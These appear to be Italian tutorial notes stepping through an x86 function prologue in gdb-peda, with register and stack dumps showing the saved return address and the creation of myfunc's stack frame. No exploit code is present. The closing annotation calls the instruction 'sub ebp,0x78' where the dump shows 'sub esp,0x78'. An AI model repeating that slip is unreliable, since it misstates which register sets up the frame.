
call myfunc ha caricato sullo stack l'*indirizzo di ritorno*. dopo la call, l'esecuzione proseguirà a tale indirizzo

<u>*push ebp*</u>: salva nello stack il registro EBP. la push decrementa: ESP -= 4




```
gdb-peda$ x/wx $esp
0xffffd47c:     0x080484af
gdb-peda$ x/i 0x080484af
   0x80484af <main+50>: mov    DWORD PTR [esp],0x80485b4
gdb-peda$
   0x80484b6 <main+57>: call   0x8048350 <puts@plt>
gdb-peda$
   0x80484bb <main+62>: leave
gdb-peda$
   0x80484bc <main+63>: ret
```

ESP punta alla cima dello stack, dove è stato salvato l'indirizzo di ritorno




```
gdb-peda$ si
[----------------------------------registers-----------------------------------]
EAX: 0xffffd74b ("AAAA")
EBX: 0xf7fbb000 --> 0x1a9da8
ECX: 0xb3f65113
EDX: 0xffffd4c4 --> 0xf7fbb000 --> 0x1a9da8
ESI: 0x0
EDI: 0x0
EBP: 0xffffd498 --> 0x0
ESP: 0xffffd478 --> 0xffffd498 --> 0x0
EIP: 0x80484be (<myfunc+1>:	mov    ebp,esp)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bb <main+62>:	leave
   0x80484bc <main+63>:	ret
   0x80484bd <myfunc>:	push   ebp
=> 0x80484be <myfunc+1>:	mov    ebp,esp
   0x80484c0 <myfunc+3>:	sub    esp,0x78
   0x80484c3 <myfunc+6>:	lea    eax,[ebp-0xc]
   0x80484c6 <myfunc+9>:	mov    DWORD PTR [esp+0x8],eax
   0x80484ca <myfunc+13>:	lea    eax,[ebp-0x5c]
[------------------------------------stack-------------------------------------]
0000| 0xffffd478 --> 0xffffd498 --> 0x0
0004| 0xffffd47c --> 0x80484af (<main+50>:	mov    DWORD PTR [esp],0x80485b4)
0008| 0xffffd480 --> 0xffffd74b ("AAAA")
0012| 0xffffd484 --> 0xf7ffd000 --> 0x20f34
0016| 0xffffd488 --> 0x804851b (<__libc_csu_init+11>:	add    ebx,0x1ae5)
0020| 0xffffd48c --> 0xf7fbb000 --> 0x1a9da8
0024| 0xffffd490 --> 0x8048510 (<__libc_csu_init>:	push   ebp)
0028| 0xffffd494 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484be	18	{
```

si = single instruction = il debugger esegue l'istruzione in EIP e si ferma



```
gdb-peda$ si
[----------------------------------registers-----------------------------------]
EAX: 0xffffd74b ("AAAA")
EBX: 0xf7fbb000 --> 0x1a9da8
ECX: 0xb3f65113
EDX: 0xffffd4c4 --> 0xf7fbb000 --> 0x1a9da8
ESI: 0x0
EDI: 0x0
EBP: 0xffffd478 --> 0xffffd498 --> 0x0
ESP: 0xffffd478 --> 0xffffd498 --> 0x0
EIP: 0x80484c0 (<myfunc+3>:	sub    esp,0x78)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x80484bc <main+63>:	ret
   0x80484bd <myfunc>:	push   ebp
   0x80484be <myfunc+1>:	mov    ebp,esp
=> 0x80484c0 <myfunc+3>:	sub    esp,0x78
   0x80484c3 <myfunc+6>:	lea    eax,[ebp-0xc]
   0x80484c6 <myfunc+9>:	mov    DWORD PTR [esp+0x8],eax
   0x80484ca <myfunc+13>:	lea    eax,[ebp-0x5c]
   0x80484cd <myfunc+16>:	mov    DWORD PTR [esp+0x4],eax
[------------------------------------stack-------------------------------------]
0000| 0xffffd478 --> 0xffffd498 --> 0x0
0004| 0xffffd47c --> 0x80484af (<main+50>:	mov    DWORD PTR [esp],0x80485b4)
0008| 0xffffd480 --> 0xffffd74b ("AAAA")
0012| 0xffffd484 --> 0xf7ffd000 --> 0x20f34
0016| 0xffffd488 --> 0x804851b (<__libc_csu_init+11>:	add    ebx,0x1ae5)
0020| 0xffffd48c --> 0xf7fbb000 --> 0x1a9da8
0024| 0xffffd490 --> 0x8048510 (<__libc_csu_init>:	push   ebp)
0028| 0xffffd494 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080484c0	18	{
```

sub ebp,0x78: ultima istruzione del *prologo* = crea lo *stack frame* per la funzione myfunc

